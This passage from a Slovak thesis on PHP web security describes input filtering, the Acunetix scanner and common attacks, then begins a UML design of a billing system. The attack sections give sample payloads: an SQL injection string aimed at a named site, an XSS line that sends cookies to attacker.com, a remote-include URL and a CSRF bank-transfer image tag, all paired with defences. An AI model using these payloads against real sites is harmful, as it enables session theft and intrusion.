Všetky dáta získané od užívateľa by mali byť pred použitím skontrolované a aplikácia musí byť pripravená čeliť chybným vstupným dátam. Tieto môžu byť spôsobené náhodnou chybou užívateľa, alebo zámernou chybou útočníka, ktorý sa snaží preniknúť do aplikácie. Filtrovanie vstupných dát predstavuje proces, ktorý zaručí, že dáta nim označené ako správne, budú naozaj správnymi.

Spôsoby, ktorými sa do aplikácie dostávajú dáta od užívateľa:

- webové formuláre
- URL požiadavky v adrese
- cookies
- HTTP hlavičky

2.6.2 Identifikácia vstupných dát

Za vstupné dáta treba považovať všetky dáta zo vzdialených zdrojov. Ide teda o dáta od klienta (PHP ich poskytuje v super globálnych poliach ako sú $_GET a $_POST). Pre väčšiu bezpečnosť treba brať dáta zo session dátových skladov a databáz taktiež ako vstupné dáta.

2.6.3 Filtrovanie vstupných dát

Najpoužívanejším a najbezpečnejším prístupom je kontrola dát zo vzdialených zdrojov. Ak dáta nespĺňajú podmienky kontroly, je potrebné ich považovať za chybné a ďalej ich nespracovávať. Taktiež dáta ktoré sú v procese filtrovania označené ako chybné neopravovať, ale vyradiť z procesu spracovania. Pri filtrovaní vstupných dát je vhodné využívať prístup whitelist (pozri kap.2.3.). Využívať v kontrolných existujúce PHP funkcie pre filtrovanie vstupných dát ako sú htmlspecialchars(), strtr(), strib_tags(), utf8_decode(). Pri vytváraní vlastných funkcií pre filtrovanie dát je vhodné robiť overovanie cez regulárne výrazy pomocou funkcie preg_match().

2.6.3.1 Upload vysoko nebezpečného typu súboru

Tento typ útoku umožňuje útočníkovi nahrať alebo preniesť súbory nebezpečných typov, ktoré môžu byť automaticky spracované v rámci aplikácie. Spustenie ľubovoľného kódu je možné ak je uploadovaný súbor interpretovaný a spustený príjemcom ako kód. Toto platí hlavne pre PHP a ASP súbory uploadované na webserver pretože s tímito typmi súbormi sa často zaobchádza ako s automaticky spustiteľnými.

2.6.3.2 Neobmedzený upload

"Neobmedzený upload" je termín ktorý je používaný pri zraniteľnosti v databázach a inde, ale to nie je dostatočne presné. Táto veta by mohla byť vyložená ako nedostatok obmedzení na veľkosť alebo počet nahratých súborov, ktoré by mohli byť zdrojom problémov.

2.6.3.3 Rozlíšenie medzi overenými a chybnými dátami

Pre prehľadnosť v aplikácii je vhodné overené dáta ukladať do premenných so zvolenou menovou konvenciou, napr. do pola $clean, toto pole potom treba pred každým použitím inicializovať na prázdne pole.

2.6.4 Ochrana vstupných dát

Aby všetky uvedené techniky kontroly dát boli naozaj účinné, je treba zabrániť ich obídeniu. Môžeme to urobiť dvomi spôsobmi:

1. Dispatch metóda - vytvoríme jednoduchý PHP skript dosiahnuteľný priamo z webu, ako jediný je verejne prístupný a v tomto skripte sa zabezpečí filtrovanie dát, ostatné skripty sú podľa potreby pripájané pomocou include() a require().
2. Include metóda - vytvoríme jeden jednoduchý modul za všetky bezpečnostné opatrenia v sa zabezpečí filtrovanie dát, tento modul je obsiahnutý na začiatku (alebo veľmi blízko začiatku) všetkých verejných PHP skriptov.

2.7 Testovanie webaplikácií


Nástroje určené na bezpečnostný audit webových stránok a ktoré vykonávajú automatizované útoky zamerané na najčastejšie zraniteľnosti internetových aplikácií, sú vhodné nielen pre väčšie firmy prevádzkujúce portály, ale aj pre jednotlivcov, ktorí potrebujú spoznať slabiny svojho webu a preventívne reagovať na odhalené hrozby. Medzi najlepšie nástroje v tejto kategórii môžeme zaradiť program ACUNETIX.

2.7.1 ACUNETIX

Acunetix je výkonná security aplikácia ktorá je zameraná na testovanie zabezpečenia webaplikácií a je od základu navrhnutá tak, aby poskytovala najlepšiu kombináciu automatického a ručného testovania zraniteľnosti s použitím pokročilých techník. Táto aplikácia je vytvorená pre operačné systémy Microsoft a je možné ju pre získať ako free edition, trial alebo professional na adrese: http://www.acunetix.com.

Program sa po svojom spustení sústreďuje na vyhľadávanie mnohých bežných, ale aj kritických zraniteľných oblastí webu. Detailne posudzuje slabé miesta vytvárajúce prístup k použitiu hackerských techník, ako napr. SQL Injection či Cross Site Scripting (XSS). Nástroj na detegovanie hrozieb využíva špeciálnu bezpečnostnú technológiu AcuSensor, ktorá pohotovo vyhľadá zraniteľné miesta a používateľa upozorní, v ktorom súbore a konkrétnej časti či riadku zdrojového kódu sa nachádzajú.

Program taktiež umožňuje oblasti webu chránené heslom a svojím vlastným nástrojom Automatic HTML form filler preveruje odolnosť webových formulárov proti možnosti ich zneužitia automatizovaným vypĺňaním prihlasovacích údajov. Na obrázku č.1 môžeme vidieť zachytenú obrazovku programu s výsledkom kontroly.



Obr. 7. Okno programu Acunetix

Acunetix simuluje automatizované útoky a poskytuje reporty o všetkých zraniteľných oblastiach a vykonáva veľké množstvo testov. Okrem automatizovaného skenovania ponúka Acunetix aj možnosť podrobnejšieho manuálneho testovania, a to pomocou manuálnych nástrojov:

- HTTP Editor - nástroj na vytváranie HTTP/HTTPS requestov a analýzu odpovedí webservra
- HTTP Sniffer - nástroj na zaznamenávania a manipuláciu HTTP/HTTPS trafficu
- HTTP Fuzzer - nástroj na testovanie buffer overflow a validáciu vstupov s tisíckami predpripravených vstupných parametrov
- Blind SQL Injector - nástroj na hlabšiu analýzu zraniteľností voči SQL injection
- Web Vulnerability Editor - nástroj, krorý ponúka možnosť vytvárať vlastné útoky, prípadne modifikovať existujúce

2.8 Úspech spočíva v jednoduchosti

Pri písaní aplikácií je potrebné mať na pamäti, že zložitosť je základom pre vznik chýb a chyby vo väčšine ústia do bezpečnostných zraniteľnosti aplikácií. Jednoduchosť je jednou zo základných charakteristík bezpečných a prehľadných aplikácií.

3 ÚTOKY

Táto kapitola sa zaoberá analýzou, príkladmi a popisom najčastejších možných bezpečnostných chýb a rizík php aplikácií.

3.1 Útok na komunikáciu

Útok na komunikáciu podľa [13] môže prebiehať na rôznych miestach medzi klientom a serverom, preto je pri vzájomnej komunikácii medzi klientom a serverom použiť účinnú ochranou pred takýmto útokom napríklad SSL. Medzi základné typy útokov patrí odpočúvanie, prerušenie komunikácie, podvrhnutie identity a modifikácia správy.

3.1.1 Odpočúvanie

Medzi základné druhy útokov na komunikáciu patrí odpočúvanie. Útočník sa snaží získať nepovolený prístup k dátam ale jeho snaha nie je len získať dáta ale aj samotné heslo, ktorým sa užívateľ autorizuje na serveri a ktoré sa nezriedka posiela ako čistý text.

3.1.2 Prerušenie komunikácie

Tento útok nastáva, keď sa útočníkovi podarí znemožniť doručenie správy. Príkladom môže byť prerušenie komunikačného spoja. Používa sa zväčša vtedy, ak chce útočník znemožniť komunikáciu so serverom.

3.1.3 Podvrhnutie identity

Jedná sa o vytvorenie a úpravu správy tak, aby bol adresát presvedčený o jej pravosti. Aby bolo možné vytvoriť takúto správu s falošnou identitou a úspešne ju podrhnúť, je potrebné sledovať jednu zo strán. Nevýhodou je zložitosť oproti modifikácii existujúcej správy.

3.1.4 Modifikácia správy

Pri tomto type útoku sa snaží útočník správu zachytiť a následne ju pozmenenú odoslať k cieľu. Príjemcovi tak bude doručená správa, ktorú vytvorila a vyslala autorizovaná strana, ale v priebehu prenosu došlo k pozmeneniu jej obsahu.

3.2 SQL Injection

Injection v SQL, OS a LDAP podľa [7] nastáva vtedy, keď sa neoverené dáta útočníka zašlú ako súčasť príkazu alebo dotazu k vykonaniu. Útočník môže pomocou triku prinútiť prekladač k vykonaniu nechcených príkazov alebo prístupu k neoprávneným dátam.

Tento typ útoku je najčastejším útokom súvisiacim s databázami. Zakladá sa najčastejšie na chybách programátora a umožňuje využiť zle ošetrené filtrovanie a kontrolu dát na prelomenie autentifikácie.

Preto JE VEĽMI DÔLEŽITÉ, aby vaše skripty podávali čo najmenej informácií o štruktúre vašej databázy a tabuliek v prípade, že sa vyskytne nejaká chyba. Osvedčený spôsob je volať vždy v prípade neúspechu svoju funkciu, ktorá zistí, či môže zobraziť informáciu o chybe (napríklad keď má klient IP adresu 127.0.0.1, čo znamená, že spustíte aplikáciu na svojom počítači) alebo nie.

3.2.1 Zásady ochrany

1. Používať filtrovanie vstupných dát a úpravu výstupných dát – iba pri kontrole vstupných a aj výstupných dát je bezpečnosť spoľahlivá. Pretože niekedy aj korektné dáta môžu kolidovať s formátom SQL dotazov, používajte pri ich úprave výstupných funkcie podobné funkcii mysql_real_escape_string().
2. Používať úvodzovky - Ak to databáza dovoľuje, je potrebné dávať do úvodzoviek všetky hodnoty SQL dotazov bez rozdielu ich typu.
3. Nepoužívať funkcie, zabezpečujúce chybové hlásenia, počas prevádzky aplikácie - tieto výpisy môžu pomôcť užívateľovi v útoku na aplikáciu.

3.2.2 Príklad útoku

V prvom rade sa pokúsime manipulovať s hodnotou premennej ID v parametri adresy URL, napríklad máme na stránke tento odkaz:

`http://www.giga.sk/index.php?action=adatlap&tipus=mp3&id=168`

To nie je nič zvláštne ale teraz skúsime ako si script poradí keď dostane príkaz or 1=1. Tento príkaz by mal načítať všetky údaje nečíselné (neočakávané) parametre. Na tejto adrese skúste zadať namiesto čísla apostrof, napríklad:

http://www.giga.sk/index.php?action=adatlap&tipus=mp3&id='or'1'='1'

Ak tento upravený príkaz funguje nič nebráni útočníkovi použiť túto slabosť na uplatnenie špeciálne uloženej procedúry v databáze, čo umožňuje kompletné prevzatie databázy hostiteľa.

3.3 CROSS SITE SCRIPTING (XSS)

XSS alebo Cross-site scripting je podľa [7] typ útoku, kedy sa za použitia client-side skriptov (JavaScript) pozmení časť kódu zobrazovanej webstránky tak, aby bol nebezpečný skript útočníka spustiteľný a vykonal určitú akciu, napríklad získal a odoslal dáta z cookies obete.

Útočník tak po nahratí dát z cookies ktoré získal od obete, často získa prístup do aplikácie (webstránky) bez toho aby poznal vaše prihlasovacie údaje. Je nevyhnutné zabezpečiť, aby všetky užívateľom dodávané vstupy poslané späť do prehliadača boli overené ako bezpečné (cez vstupné validácie), a že vstup užívateľa je prevedený do textu pred tým, než je zahrnutý do výstupu stránky. Správne výstupné kódovanie zabezpečuje, že tieto údaje sú vždy považované za text v prehliadači, skôr ako aktívny obsah, ktorý by mohol prehliadač dostať pozmenený.

3.3.1 Typ 0 Local (Lokálny)

Jedná sa o najzákladnejšiu formu XSS a označuje sa aj ako DOM-based (založené na objektovom modele dokumentu). Pri tejto forme je kód spustený na strane klienta (client-side), kedy sa využíva časť JavaScript kódu namiesto parametra v URL a za pomoci JavaScriptu je stránka zmenená (infikovaná) novým kódom stále na strane klienta. Tento sa vykoná okamžite po inicializácii prehliadača obete.

3.3.2 Typ 1 nestály (non-persistant)

Táto forma XSS je asi najmenej nebezpečná a to z dôvodu, že útočník spolu s nebezpečným kódom musí použiť aj tzv. social engineering (sociálne inžinierstvo). Princíp spočíva v tom, že sa využíva dynamicky generovaný obsah na základe užívateľskej aktivity (AJAX, AJAJ atď.) spolu s predpokladom, že stránka neošetruje dáta premenou HTML kódu na entity, ale umožňuje priame zadanie kódu, ktoré je pri vygenerovaní interpretované

a vykonané užívateľovým prehliadačom a takto umožní útočníkovi prístup k citlivými dátam ako sú napríklad Cookies alebo Sessions. Tento útok práve kvôli nutnosti použitia veľkej dávky social engineeringu nie je považovaný väčšinou vývojárov za príliš nebezpečný, čo ale môže viesť v budúcnosti k problémom.

3.3.3 Typ 2 stály (persistant)

Táto forma umožňuje najsilnejší typ útoku (infikuje najväčšie množstvo obetí). Taktiež sa označuje ako HTML injection (infikovanie HTML). Pre tento typ útoku sa využíva uschovanie nebezpečného kódu na strane serveru napríklad v databáze, pričom vstup ani výstup nie je ošetrovaný za pomoci premeny HTML kódu na entity. Najbežnejším príkladom sú tzv. guestbooky, kedy nie je vstup ani výstup chránený proti HTML. Táto metóda sa považuje za najnebezpečnejšiu, pretože sa odhaduje pri jej použití najväčšie množstvo obetí, pričom nebezpečný kód stačí použiť len raz. Útočník pre zber dát nepotrebuje vlastnú stránku, stačí mu využiť napríklad logovanie do súboru na infikovanom serveri, email alebo inú formu pre dočasné uloženie výsledkov.

3.3.4 Zásady ochrany

1. Filtrovanie všetkých cudzích dát – Účinné filtrovanie všetkých prichádzajúcich a odchádzajúcich dát pomáha predchádzať XSS útokom.
2. Používanie už existujúcich funkcií – Pri kontrole dát je vhodné používat už existujúce PHP funkcie ako sú htmlentities(), strip_tags() a utf8_decode(). Ak to nie je úplne nevyhnutné, je zbytočné vytvárať nové, alebo reprodukovať už existujúce funkcie.
3. Riadenie sa prístupom „whitelist“ – Vstupné dáta treba považovať za nesprávne pokiaľ nie sú uznané za správne.
4. Používať prísne pravidlá pre pomenovania - Pravidlá v systéme vytvárania názvov sú veľmi užitočné z hľadiska rozlišovania overených a neoverených dát.

3.3.5 Príklad útoku

Táto aplikácia využíva nedôveryhodné dáta bez zakomentovania alebo lomítok v konštrukcii fragmentov HTML k útoku:

```
(String) page += "<input name='creditcard' type='TEXT‘value='"
+request.getParameter("CC") + "'>";
```

Útočník zmodifikuje ‘CC’ parameter v prehliadači na:

```
'><script>document.location=
'http://www.attacker.com/cgi-bin/cookie.cgi?
'%20+document.cookie</script>
```

To spôsobí odoslanie SESSION ID na útočníkov web, ktorý umožňuje útočníkovi prevziať a zneužiť užívateľovu aktuálnu reláciu. Je potrebné si uvedomiť, že útočníci môžu využiť XSS na odstavenie ochranných mechanizmov proti CSRF ktoré aplikácia obsahuje. Viac v časti o CSRF útokoch.

3.4 PHP INJECTION

Pri tomto útoku sa podľa [7] využíva chyba v PHP, ktorá uľahčuje tvorcom web stránok prácu tým, že je vytvorená jedna stránka (väčšinou index.php), do ktorej sa na určené miesto príkazom include() alebo funkciou require() vkladajú ďalšie stránky z toho dôvodu aby sa po nejakej zmene v hlavičke nemuseli upravovať všetky stránky webu. Takýto zápis vyzerá napríklad takto:

http://www.stranka.sk/index.php?page=novinky.php

Funkcia vloží do stránky akýkoľvek súbor, ktorý zadáme ako parameter URL adresy, v tomto prípade je do určeného miesta indexu vložený obsah stránky novinky.php. Napadnuteľný zápis funkcie include vyzerá nasledovne:

```
<? include($page); ?>
```

Pokiaľ by na servery s touto bezpečnostnou chybou nebežal safe_mode, mohol by útočník získať nad stránkou úplnú kontrolu. Môže mazať, editovať, alebo pridávať dalšie súbory, čo môže byť pre postihutú aplikáciu smrteľné.

3.4.1 Zásady ochrany

Ochrana proti útokom typu PHP injection je nasledovná:

```
<?
switch ($page)
```

```
{
  case "news.php":
    include("news.php");
    break;
  case "clanok.php":
    include("clanok.php");
    break;
  default:
    echo "error";
    break;
}
?>
```

alebo

```
If ($page != "clanok.php" || "uvod.php")
{
echo "Na PHP Injekci ti neskočim :)";
} else { include($page);}
```

3.4.2 Príklad útoku

Ak by bola funkcia v zdrojovom kóde naprogramovaná chybne, po zadaní nášho príkazu napríklad:

http://www.stranka.sk/index.php?page=http://www.aukro.sk

by sa ako obsah webstránky zobrazil obsah stránky aukro.sk. Na využitie tejto chyby sa dajú využiť rôzne funkcie php napríklad show_source(index.php) a ktorá by po načítaní súboru z obsahom tohto príkazu z útočníkovej adresy zobrazila zdrojový kód napadnutej webstránky:

http://www.stranka.sk/index.php?page=http://hacker.wz.cz/script.txt

3.5 CROSS-SITE REQUEST FORGERIES

CSRF je typ útoku na webovú aplikáciu alebo službu. Zkratka CSRF (Cross-Site Request Forgery) znamená „podvrhnutie požiadavky medzi rôznymi stránkami“. Niekedy sa taktiež môžeme stretnúť s ďalšími termínmi ako XSRF, Cross-Site Reference Forgery, Session Riding nebo Confused Deputy attacks.

Predstavme si situáciu, kedy nám útočník vloží do nášho formulára nasledovný kód:

```
<img src="http://www.banka.sk/submitTrans/?acc=1556065556/0900
&amt=1000&conf=1">
```

URL je vložená ako obrázku, ale v skutočnosti simuluje odoslaný metódou GET. Pokiaľ by bankový systém nepožadoval ďalšie overenie a potvrdenie operácia napríklad cez SMS, mohlo by nasledovať skutočné odoslanie peňazí (v tomto prípade acc obsahuje číslo účtu na prevod peňazí, amt čiastku a conf=1 potvrdenie).

3.5.1 Zásady ochrany:

1. Pri zobrazení formulára užívateľovi vygenerovať náhodný kód (ako neviditeľné pole formulára) a očakávať ho pri odoslaní. Tento kód musí byť náhodný a pre každého užívateľa iný. Následne pri odoslaní formulára musíme kód na serveri skontrolovať.

2. Platnosť session udržiavať v platnosti v čo najkratšom čase. Ak je užívateľ zo systému odhlásený, žiadne takéto riziko nehrozí.

3.6 ÚTOKY NA AUTENTIFIKÁCIU A AUTORIZÁCIU

HTTP predstavuje protokol, ktorý nie je schopný určiť, ktorému z používateľov patrí určitá požiadavka. Preto bol vyvinutý mechanizmus manažmentu príslušnosti nazývaný aj cookies. Funkcie aplikácií súvisiacich s autentifikáciou a správou session často nie sú naprogramované správne, umožňujú tým útočníkovi ohroziť bezpečnosť hesiel, kľúčov, relácií alebo využiť prevedenie chyby a prevziať identitu iných používateľov. Na cookies nadviazal aj session manažment, ktorý zachováva prepojenie dát s jednotlivými klientmi. Celý systém je dosť zraniteľný, pretože prakticky neobsahuje bezpečnostné opatrenia [7].

3.6.1 Ochrana pred Brute Force útokmi

Najúčinnejšou a najčastejšou ochranou pred brute force útokmi je limitovanie počtu neúspešných pokusov o prístup k aplikácii. Nasleduje zamedzenie prístupu k aplikácii až do odblokovania správcom, alebo automaticky po určitom čase od posledného pokusu o prístup. Mechanizmus je potrebné nastaviť tak, aby prihlásenie neprebehlo ani v prípade, že bude zadané správne heslo. Implementácia ochrany pred brute force útokmi je jednoduchá, je ale nevyhnutné sledovať, aby jeho obmedzenia výrazne nevplývali na legitímnych užívateľov [10].

3.6.2 Ochrana pred Password Sniffing útokmi

Útok založený na sledovaní komunikácie medzi klientom a serverom sa nazýva password sniffing. Z toho vyplýva že účinnou ochranou pred takýmto útokom je používanie SSL pri vzájomnej komunikácii medzi klientom a serverom.

3.6.3 Ochrana pred opakovanými útokmi

Podobne ako predchádzajúci útok sa opakované útoky zakladajú na sledovaní komunikácie legitímneho používateľa so serverom a snažia sa o zmocnenie dát. Tieto môžu byť použité pre získanie prístupu ku chráneným zdrojom.

Odporúčania pre eliminovanie takto zameraných útokov su nasledovné:

1. Nepoužívať dáta, ktoré zabezpečujú stály prístup ku chráneným zdrojom.
2. Zamedziť odhaleniu dát, ktoré zabezpečujú prístup ku chráneným zdrojom.

3.6.4 Ochrana sessions a cookies

Ochrana proti krádeži cookies podľa [7] pozostáva z kombinácie ochrany proti útoku Cross-Site Scripting a vyhýbaním sa prehliadačom, ktoré nie sú bezpečné. Pretože dáta v session často obsahujú súkromné informácie a iné citlivé dáta, je potrebné účinne zabrániť ich odhaleniu. Aj keď z dôvodu ich uloženia v databáze, alebo na serveri je pravdepodobnosť ich odhalenia minimálna, je pre väčšiu bezpečnosť vhodné použit SSL, alebo zašifrovať celý session pomocou unikátneho klúča. Správa cookies záleží na prehliadači. Ak obdržal nejaké cookies, pošle ich web serveru spolu s HTTP požiadavkou. Nevýhoda cookies spočíva v tom, že ich veľa webou používa k sledovaniu uživateľských činností [10].

3.6.4.1 Session fixation a Session hijacking

Po prihlásení používateľa na stránku server vygeneruje unikátny kód (označovaný ako SESSION_ID) sa následne ho počas trvania sedenia používa ako akési dočasné heslo. Server si ho priradí k určitému používateľovi a každého, kto mu tento identifikátor zašle, považuje za daného autentifikovaného používateľa a povolí mu prístup na jeho konto už bez ďalšieho overovania. Po odhlásení je SESSION_ID na strane serveru vymazané (a teda už viac nepoužiteľné).

Pri útoku Session fixation je obeť oklamaná útočníkom a použije pozmenený session identifikátor predložený útočníkom napríklad ak prinútime, aby obeť klikla na odkaz:

`http://youtube.com/?watch=abcdef&SESSID=43a46fc3103221a...`

a následne sa prihlásila, veľmi jednoducho získame zraniteľnú autentifikovanú session.

Session hijacking spočíva v zmocnení sa SESSION_ID už prihláseného používateľa. Každý, komu sa to podarí, bude vystupovať ako daný používateľ a to bez nutnosti zadávať login alebo heslo. Pre pochopenie tohto útoku je najskôr potrebné porozumieť spôsobu, akým sa prihlasovanie a následné overovanie používateľov na weboch vykonáva.

3.6.5 Príklad útoku

Rezervácia leteniek podporuje prepisovanie URL, vkladanie session ID v URL:

```
http://example.com/sale/saleitems;jsessionid=
P0OC2JDPXM0OQSNDLPSKHCJUN2JV?Dest = Havaii
```

1. Overeným užívateľ týchto stránok chce dať svojim priateľom vedieť o predaji. Ten pošle v e-maily vyššie uvedený odkaz bez toho, aby vedel, že je tiež zahrnutý jeho session ID. Keď jeho priatelia použijú odkaz, budú používať jeho session a tým aj jeho úverové karty.
2. Aplikácia nemá správne nastavený. Užívateľ používa verejný počítač pre prístup k webu. Namiesto výberu "odhlásiť", užívateľ jednoducho zavrie okno prehliadača a odchádza. Útočník použije rovnaký prehliadač o hodinu neskôr a prehliadač je stále autentikovaný.
3. Stránka nepoužíva SSL / TLS pre komunikáciu v prevádzke. Užívateľ, ktorý je napojený na internet cez bezdrôtovú sieť ju má nepichnutú od suseda. Tým vystavuje svoje užívateľské meno, heslo a session ID.

II. PRAKTICKÁ ČÁST

4 UML NÁVRH APLIKÁCIE V ENTERPISE ARCHITECT

Pri každom návrhu aplikácie je dôležité čo najpodrobnejšie vykonať analýzu požiadaviek zákazníka na vyvíjaný systém. Taktiež je odporúčané pri vývoji každého vačšieho systému použiť nástroj na projektovanie a konštruovanie softvérových systémov.

V tejto práci budeme popisovať vytvorenie aplikácie slúžiacej pre evidenciu a zasielanie faktúr (billing). Úlohou tohto systému bude príjmať fakturačné dáta z externých aplikácií a evidovať informáciu o ich platbách. Vývoj on-line fakturačného systému budeme prezentovať s pomocou programu Trial verzie programu Enterprise Architect ktorý je založený na najnovšej UML 2.1 [3].

Pri návrhu sa zameriame na definíciu funkčných a nefunkčných požiadaviek, tvorbu prípadov použitia, diagramu tried a sekvenčného diagramu. Navrhnutý model bude pre demonštráciu obsahovať analityckú časť modelovania aplikácie, čo pre naše účely plne postačujúce.

4.1 HĽADÁME FUNKČNÉ A NEFUNKČNÉ POŽIADAVKY

Je možné vymedziť skupinu funkčných požiadaviek, ktoré sú spoločné pre takmer všetky pokročilejšie webové aplikácie. Ich podpora v používaných programovacích jazykoch ale často natívne neexistuje, alebo je len čiastočná alebo nedostatočná. Potrebné funkcie si musí autor doprogramovať sám. Našťastie pre drvivú väčšinu takých úloh existujú už hotové knižnice, ktoré bývajú aj voľne k dispozícii. Ucelenejší súbor takýchto knižníc, poskytujúce komplexnú funkcionalitu potrebnú pre vývoj webovej aplikácie tvoria framework.

Každá analýza by mala začínať nájdením funkčných a nefunkčných požiadaviek. Pre nájdenie požiadaviek je potrebné komunikovať so zadávateľom projektu a ľuďmi ktorý budú daný systém používať.

4.1.1 Funkčné požiadavky

Medzi funkčné požiadavky fakturačného systému budú patriť:


1. Tvorba faktúr

2. Ocenenie
3. Prehľad faktúr
4. Kontrola dátumu
5. I formácie o platnosti produktu
6. Deaktivácia účtu
7. Zber dát
8. Zasielanie faktúr

4.1.2 Nefunkčné požiadavky

Medzi nefunkčné požiadavky fakturačného systému budú patriť:

1. Systém bude programovaný v jazyku PHP
2. Systém musí spolupracovať s MySQL databázou
3. Systém bude využívať AJAX
4. Systém bude využívať JavaScript
5. Systém musí byť rýchly a spoľahlivý
6. Systém musí byť dostupný on-line
7. Systém má dodržovať štandardy W3C
8. Systém má vytvárať pravidelné zálohy



Obr. 8. Business proces model billing aplikácie

4.2 PRÍPAD POUŽITIA

Na základe získaných požiadaviek je potrebné navrhnúť prípady použitia pre daný systém. Pre fakturačný systém sme definovali prípad použitia popisujúci proces vytvorenia faktúry. Súčasťou prípadu použitia je definovaný scenár, ktorý presne popisuje danú situáciu. Pre ilustráciu vyberáme scenár prípadu vytvorenia faktúry (tbl. 2) a kontroly platnosti faktúry (tbl. 3). Príklad diagamu prípadu použitia je možné vidieť v prílohe P I.

Tab. č.2. Scenár vytvorenia faktúry

Prípad použitia: Tvorba faktúr
Aktéri: Webservice externej aplikácie
Vstupné podmienky: 1. odoslaná požiadavka externej aplikácie
1. Billing systém prijme správu od externej aplikácie v podobe web servisu. 2. Systém rozparuje prijatý súbor a na základe akcie vytvorí, zmení alebo zmaže billing účet 3. Systém kontroluje ICO a na jeho základe zoraďuje billing účty.

